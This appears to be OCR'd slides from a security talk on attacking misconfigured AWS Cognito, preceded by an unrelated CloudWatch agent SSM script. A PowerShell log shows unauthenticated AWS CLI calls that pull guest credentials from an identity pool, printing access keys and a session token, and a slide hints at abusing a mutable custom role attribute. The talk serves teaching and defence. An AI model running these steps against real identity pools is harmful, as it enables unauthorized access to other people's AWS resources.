
```
{
  "inputs": {
    "runCommand": [
      " #!/bin/sh",
      " set -u",
      " cmd='/opt/aws/amazon-cloudwatch-agent/bin/amazon-cloudwatch-agent-ctl'",
      " dkms status nvidia",
      " nvidia_ping=$?",
      " set -e",
      " if [ ! -x \"${cmd}\" ]; then",
      "     echo 'CloudWatch Agent not installed.  Please install it using the AWS-ConfigureAWSPackage SSM Document.'",
      " exit 1",
      " fi",
      " action=\"{{action}}\"",
      " if [ \"${action}\" = 'configure' ]; then",
      "     action='fetch-config'",
      " elif [ \"${action}\" = 'configure (append)' ]; then",
      "     action='append-config'",
      " fi",
      " if [ \"${action}\" = 'fetch-config' ] || [ \"${action}\" = 'append-config' ]; then",
      "      if [ \"${nvidia_ping}\" = 0 ]; then",
      "          config='AmazonCloudWatch-CWagent-Linux-GPU'",
      "      else",
      "          config='{{optionalConfigurationLocation}}'",
      "     fi",
      "     if [ '{{optionalConfigurationSource}}' = 'ssm' ]; then",
      "         if [ ! \"${config}\" ]; then",
      "             echo 'SSM Parameter Store name is required when configuring from Parameter Store.'",
      "             exit 1",
      "         else",
      "             config=\"ssm:${config}\"",
      "         fi",
      "     else",
      "         config='default'",
      "     fi",
      "     cmd=\"${cmd} -c ${config}\"",
      "     if [ '{{optionalRestart}}' = 'yes' ]; then",
      "         cmd=\"${cmd} -s\"",
      "     fi",
      " fi",
      " cmd=\"${cmd} -a ${action} -m {{mode}}\"",
      " ${cmd}"
    ]
```

HACKING AWS COGNITO


HACKTODEF.COM

- COMMONLY USED
- CAN BE HARD TO UNDERSTAND
- IF MISCONFIGURED
  - ENUMERATION
  - AUTHENTICATION BYPASS
  - ACCOUNT TAKEOVER


HACKTODEF.COM
User 1
User 2
User 3
AWS Account
S3 Bucket
DynamoDB



HACKTODEF.COM


AWS Account
S3 Bucket
Ask for credentials
User 1
DynamoDB

HACKTODEF.COM

Authentication

Choose the sources that your identity pool trusts to generate identities and issue credentials.

User access | Info

Configure your identity pool to generate credentials for users authenticated by third parties, and optionally, unauthenticated guests.


- [x] **Authenticated access**
  Issue credentials to authenticated users from trusted identity providers.
- [x] **Guest access**
  Issue guest-access credentials to anyone with internet access. Use guest access with AWS resources such as public APIs and graphics assets.

⚠ An identity pool with guest access distributes AWS credentials that authorize access to resources in your AWS account. Your IAM policy for guest users must permit access only to resources that you want to be available to anyone on the internet. Learn more

Authenticated identity sources | Info

Configure identity providers to be the source of your authenticated identities. Amazon Cognito issues temporary credentials in exchange for tokens or assertions from your providers.

- [x] **Amazon Cognito user pool**
  Issue credentials to users who authenticate through an Amazon Cognito user pool. Your users can sign in to a user pool using the built-in user directory or through a third-party identity provider.
- [ ] **Facebook**
  Exchange AWS credentials for Facebook OAuth tokens.
- [ ] **Google**
  Exchange AWS credentials for Google OAuth tokens.
- [ ] **Apple**
  Exchange AWS credentials for Apple OAuth tokens.
- [ ] **Amazon**
  Exchange AWS credentials for Amazon OAuth tokens.
- [ ] **Twitter**
  Exchange AWS credentials for Twitter OAuth tokens.
- [ ] **OpenID Connect (OIDC)**
  Exchange AWS credentials for OAuth tokens from a custom OpenIDConnect (OIDC) provider.
- [ ] **SAML**
  Exchange AWS credentials for assertions from a custom SAML provider.
- [ ] **Custom developer provider**
  Issue credentials to users who authenticate with your own developer provider.


Windows PowerShell
PS D:\> aws --no-sign-request cognito-identity get-id --identity-pool-id eu-central-1:229e8ef4-5fa9-4255-9154-f26fdd3be8e1
{
"IdentityId": "eu-central-1:3c5b52f6-d403-c126-bac8-9aa2cd55e50d"
}
PS D:\> aws --no-sign-request cognito-identity get-credentials-for-identity --identity-id eu-central-1:3c5b52f6-d403-c126-bac8-9aa2cd55e50d
{
"IdentityId": "eu-central-1:3c5b52f6-d403-c126-bac8-9aa2cd55e50d",
"Credentials": {
"AccessKeyId": "ASIATYW2S63KPVWIMYWV",
"SecretKey": "KBgxjceVBTHHIE6RHtyBdjUkKRX1ZZoBwk6f6+Qo",
"SessionToken": "IQoJb3JpZ2luX2VjEOf//////////wEaDGV1LWNlbnRyYWwtMSJHMEUCIQDbC1IrvVZe/pxthnroZ2ZliU3KTpamlz2FfjHiR4HyTQIgN0ENNEzUQGfLYU
dOIe2ROFHCqnBVeR8IXBiqqu9HCSJRuRKD4/iO7mV30VBrC5GCWB9NrXeEt6TsUB6YUoRHwZRzfsZt3X8gHJaMjkpzWTYKuF+QwZPeB66PUjKf9pPlAskZex9C25o6SCoZV6vKQokdpnzW
JK+UV1VowbbWjJH2kbPokqecaphCpykpQddEs8XQvrn1ERYGhxu+Ap8hXjuixQtRU1lNysbzGgP3DhrCjhZgC5KalV8mIO16UsvqG6mGyjCXEO2EGjlN0bHDxayaWDkmGaFxBTkiBqMK+y
ZqXJGXPUE+A74+gk+n0/IvoSrtPuNLf+9U5E1uUGov06X25RUeIIQrR6T9zwlOE/2ng0P8WsKdnpmssm/7TSZgusXm4IZQU8DAwAtTEFeFC+sTZPTxxq8howXcdWKXntT/v+RChIhsCrUC
rihOQLZqlw3WUNCZPYlFtycohpoto6UHlzcYOqRyK68YZvKDlDtmacAqPW/Kg5nrFgpMUVx88PUtdk4ksCsOFBrwSuYU2SW+DxTqoJl1vVGt2FQkyTZIqeGYDGqzhQ2vrJX45Y2x6zanIru
AWTm7RsMqAWXTDWMuutXJ3kd080HGNVBpoHeH36ZEBBA5LFtnDz+ZI9RqOT78sG3W1PSWpoqhtpU+3BRQRUwr7yTuAY64gLgFiX8MY+fBpY23s4hgfPYFnPVkEJr5SozPWqs7PHWUCAh44
toTBbaSlAWVLBFFE0t8s1XURxUO7tQckxbZzB0JxjFO0K57aWw2ijoQqPdFNn3978qi7f+U67W9tKO1yhPPzi5dNFNLjLy6U+fFkUkABF0KKwe6N7NoxTw3/xQBEITKLm/MnQ2sGXManU4I
vS0SijflHJrJxkmeoMs0xljwj2UGzpoedewcFONNCwxtoTcFhH0dU07OWG0XMPkeqdb8goKQhma8LBiPnFNzZKq+Ei4185ajKJ2CSEK3W/vBMdatQLsHGwn6iNsXFJg4DZ7B2Nrs1OF437
"Expiration": "2024-10-08T11:24:31+03:00"
}
}
PS D:\> aws --profile guest configure set aws_access_key_id ASIATYW2S63KPVWIMYWV
PS D:\> aws --profile guest configure set aws_secret_access_key KBgxjceVBTHHIE6RHtyBdjUkKRX1ZZoBwk6f6+Qo
PS D:\> aws --profile guest configure set aws_session_token IQoJb3JpZ2luX2VjEOf//////////wEaDGV1LWNlbnRyYWwtMSJHMEUCIQDbC1IrvVZe/pxthnroZ2ZliU
gUIQRABGgwyNTkyMzAyMDE1NTYiDLMwr7fddOIe2ROFHCqnBVeR8IXBiqqu9HCSJRuRKD4/iO7mV30VBrC5GCWB9NrXeEt6TsUB6YUoRHwZRzfsZt3X8gHJaMjkpzWTYKuF+QwZPeB66PU
ILeLjHuEkgoV3Vxqak77RF2xE6PNroBlA+zJK+UV1VowbbWjJH2kbPokqecaphCpykpQddEs8XQvrn1ERYGhxu+Ap8hXjuixQtRU1lNysbzGgP3DhrCjhZgC5KalV8mIO16UsvqG6mGyjC
anY0U+yBCyM4SCNxmx6sdMLL0cuOuo8oESDZqXJGXPUE+A74+gk+n0/IvoSrtPuNLf+9U5E1uUGov06X25RUeIIQrR6T9zwlOE/2ng0P8WsKdnpmssm/7TSZgusXm4IZQU8DAwAtTEFeFC
uroT2T7zJ6/34lhDzs9JRFUx3lUGckipkJsrihOQLZqlw3WUNCZPYlFtycohpoto6UHlzcYOqRyK68YZvKDlDtmacAqPW/Kg5nrFgpMUVx88PUtdk4ksCsOFBrwSuYU2SW+DxTqoJl1vVG
88Sh233Cjg/BJq62G6t58lLSI+g9ULhC4vKAWTm7RsMqAWXTDWMuutXJ3kd080HGNVBpoHeH36ZEBBA5LFtnDz+ZI9RqOT78sG3W1PSWpoqhtpU+3BRQRUwr7yTuAY64gLgFiX8MY+fBpY
VaMk08wXR5mn6+mYpGc1qKxPz2JqTO7+E03toTBbaSlAWVLBFFE0t8s1XURxUO7tQckxbZzB0JxjFO0K57aWw2ijoQqPdFNn3978qi7f+U67W9tKO1yhPPzi5dNFNLjLy6U+fFkUkABF0KI
nQgNnRWaM38CTqJv+bA0iqgJj12s/ZrubccvS0SijflHJrJxkmeoMs0xljwj2UGzpoedewcFONNCwxtoTcFhH0dU07OWG0XMPkeqdb8goKQhma8LBiPnFNzZKq+Ei4185ajKJ2CSEK3W/vI
PS D:\> aws --profile guest sts get-caller-identity
{
"UserId": "AROATYW2S63KFIKR5OTQT:CognitoIdentityCredentials",
"Account": "259230201556",
"Arn": "arn:aws:sts::259230201556:assumed-role/guest-cognito-role/CognitoIdentityCredentials"
}
PS D:\>

HACKTODEF.COM

Configure sign-in experience Info

Your app users can sign in to your user pool with a user name and password, or sign in with a third-party identity provider.

Authentication providers

Configure the providers that are available to users when they sign in.

Provider types

Choose whether users will sign in to your Cognito user pool, a federated identity provider, or both. Amazon Cognito has different pricing for federated users and user pool users. Learn more about pricing

- [x] Cognito user pool
  Users can sign in using their email address, phone number, or user name. User attributes, group memberships, and security settings will be stored and configured in your user pool.

- [ ] Federated identity providers
  Users can sign in using credentials from social identity providers like Facebook, Google, Amazon, and Apple; or using credentials from external directories through SAML or Open ID Connect. You can manage user attribute mappings and security for federated users in your user pool.

Cognito user pool sign-in options | Info

Choose the attributes in your user pool that are used to sign in. If you select only one attribute, or you select a user name and at least one other attribute, your user can sign in with all of the selected options. If you select only phone number and email, your user will be prompted to select one of the two sign-in options when they sign up.

- [x] User name
- [x] Email
- [x] Phone number

User name requirements

- [ ] Allow users to sign in with a preferred user name
- [ ] Make user name case sensitive

⚠ Cognito user pool sign-in options can't be changed after the user pool has been created.

Cancel Next

HACKTODEF.COM

Required attributes Info

Choose the attributes that are required when a new user is created. Cognito assigns all users a set of standard attributes based on the OpenID Connect (OIDC) standard.

Required attributes based on previous selections

email

Additional required attributes

Select attributes

⚠ Required attributes can't be changed once this user pool has been created.

Custom attributes - *optional*

Personalize the sign-up experience by adding up to 50 custom attributes. Custom attribute names can't be changed after a user pool has been created.

Name	Type	Min - *optional*	Max - *optional*	Mutable	
app_role	String	*Enter a length*	*Enter a length*	☑	Remove
